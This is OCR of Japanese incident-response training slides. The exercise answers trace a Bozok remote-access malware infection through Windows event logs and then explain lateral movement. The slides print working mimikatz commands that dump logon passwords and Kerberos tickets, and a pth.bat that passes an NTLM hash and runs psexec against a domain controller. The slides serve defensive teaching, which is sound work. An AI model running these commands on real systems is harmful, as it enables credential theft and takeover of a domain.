
演習1　解答

プロセス名　(Image)	C:¥Users¥sjk99¥Desktop¥A3¥bozok¥server.exe
プロセス起動日時 (Date/Time)	Date: 2018/8/24　Time:　１３：００：００（日本時間）
プロセス番号 (Process ID)	（例）　２３６４　　（＊１）
実行ユーザ名 (User)	SJK-VICTIM-PC¥　ｓｊｋ９９
送信元IPアドレス (Source IP)	10.10.10.10
送信先IPアドレス (Destination IP)	10.10.20.1

演習２　解答

コマンド名　(CommandLine)	ｃｍｄ
コマンド起動日時 (Date/Time)	Date:2018/8/24 Time:１３：００：０１（日本時間）
プロセス番号 (Process ID)	（例）　４８４　　（＊２）
親のプロセス番号(ParentProcessID)	（例）２３６４ （演習１の(＊１)と同じ値）

プロセスの相関 （RemoteShell）



演習3　解答

	コマンド起動日時(Date/Time)	コマンド名(CommandLine)
1	2018/8/24 13:01:00	systeminfo　OSの構成情報を調査
2	2018/8/24 13:01:02	whoami　自分のユーザ名を調査
3	2018/8/24 13:01:04	net user sjk99　登録されているユーザ名を調査
4	2018/8/24 13:01:05	net config workstation　ドメイン構成を調査
5	2018/8/24 13:01:06	net use　共有フォルダの構成を調査
6	2018/8/24 13:01:10	powershell start-process cmd -ArgmentList '/k "cd ¥tool¥ticket & ¥tool¥mimikatz　後ほど解説 privilege::debug sekurlsa::logonpasswords sekurlsa::tickets /export exit" -verb runas

演習４　解答


- 演習１より、ログオン名が（　sjk99　）である利用者が遠隔操作マルウェアBozokに感染したことがわかった。

- 演習２、３より、遠隔操作により感染側PC上でcmdが起動し、合計（　６　）個のコマンドが実行されたことがわかった。

- 攻撃者はこれらのコマンドを用いて、PCの（　内部調査　）を行った模様である。


実習4　感染拡大

- 感染PCを基点として、他PCやサーバへの侵入を拡大する。




端末間での侵害拡大

- 他端末へ攻撃、外部からコントロールできる端末を複数台、確保する。
- 主な手法
  - Pass the Hash攻撃
  - Pass the Ticket攻撃
  - オートコンプリート機能による保存パスワードの盗用　⇒【補足3】




アクセス権限

- システムのセキュリティは「パスワード」で守られている。




資格情報はどこに保存されているのか?

(Windowsの場合)



Pass the Hash 攻撃


- Windowsの認証を回避し、ユーザIDとパスワードのハッシュ値のみを使い不正アクセスする手法
  - ⇒ **生のパスワードが分からなくても、アクセスできる。**
- ドメイン管理の場合、1台のPCがやられると、全てのPCが被害にあう恐れがある。



Pass the Ticket 攻撃

- ドメイン環境の認証で用いるチケットを不正に使いアクセスする手法
- 2種類のチケットを悪用
  - TGT - Ticket Granting Ticket
  - ST - Service Ticket
- チケットは偽造可能

偽造したチケットのことを、
Golden Ticket とか
Silver Ticket という



mimikatz

- Windowsのメモリ上に保持されているアカウントの認証情報にアクセスし、管理者権限の取得や他のアカウントの「なりすまし」を行うためのツール
- オープンソース
  - https://github.com/gentilkiwi/mimikatz
  - EXE版、DLL版、PowerShell版

・改良が早いため
検知困難
・Petyaでも採用

- 機能
  - 資格情報の取得
    - 生パスワード （キャッシュに存在すれば）
    - NTLMパスワードハッシュ値
    - Kerberosチケット
  - なりすまし攻撃
    - Pass-the-Hash
    - Pass-the-Ticket
    - Ticketの偽造

pth.batの中身

```
c:¥tool¥mimikatz  privilege::debug  “sekurlsa::pth
  /user:administrator  /domain:example.jp
  /ntlm:fadfd3f83688a18eccb30c6054ac5472
  /run:¥″ cmd  /k  psexec  ¥¥sjk-dc00.example.jp  cmd ¥″ ″
exit
```

- **mimikatz sekurlsa::pth**
  - Pass-the-hash攻撃。example.jpドメインのadministrator権限でコマンド(cmd)を実行
- **/ntlm:fadfd3f83688a18eccb30c6054ac5472**
  - あらかじめmimikatzで入手したadministratorのNTLMハッシュ値を指定
- **psexec ¥¥sjk-dc00.example.jp cmd**
  - ドメインコントローラー(sjk-dc00)へリモートアクセスを実行

演習５　解答

（１）　**hostname**

今、操作しているコンピュータのホスト名は

（　sjk－dc00　）である。

（２）　**whoami**

操作している自分のアカウント名は

（　example￥administrator　）である。

（３）　**net user**

ADに登録されているアカウントで、sjkadで始まるのは合計（　６　）個、存在した。

演習４　解答（追加）

- さらにpowershell経由でmimikatzが起動された。
- 引数にsekurlsa::loginpasswordsやsekurlsa::ticketとあるので、感染端末のメモリやキャッシュに存在している、アカウントの（パスワードハッシュ値　）や（　kerberosチケット　）などの資格情報が調査された模様である。

まとめ


- あらかじめPCのイベントログによる監視を強化することにより、サイバー攻撃の痕跡調査が行える
  - ✓ イベントログは攻撃者によって消去されることがあるので注意。
  - ✓ イベントログはネットワーク経由で他サーバに保存することが望ましい。
- 端末に残されている資格情報を用いて、他サーバへの侵入拡大が行える
  - ✓ 対策は次のセッションで。

【補足1】 被害拡大の防止

対応のレベル感

影響範囲　大

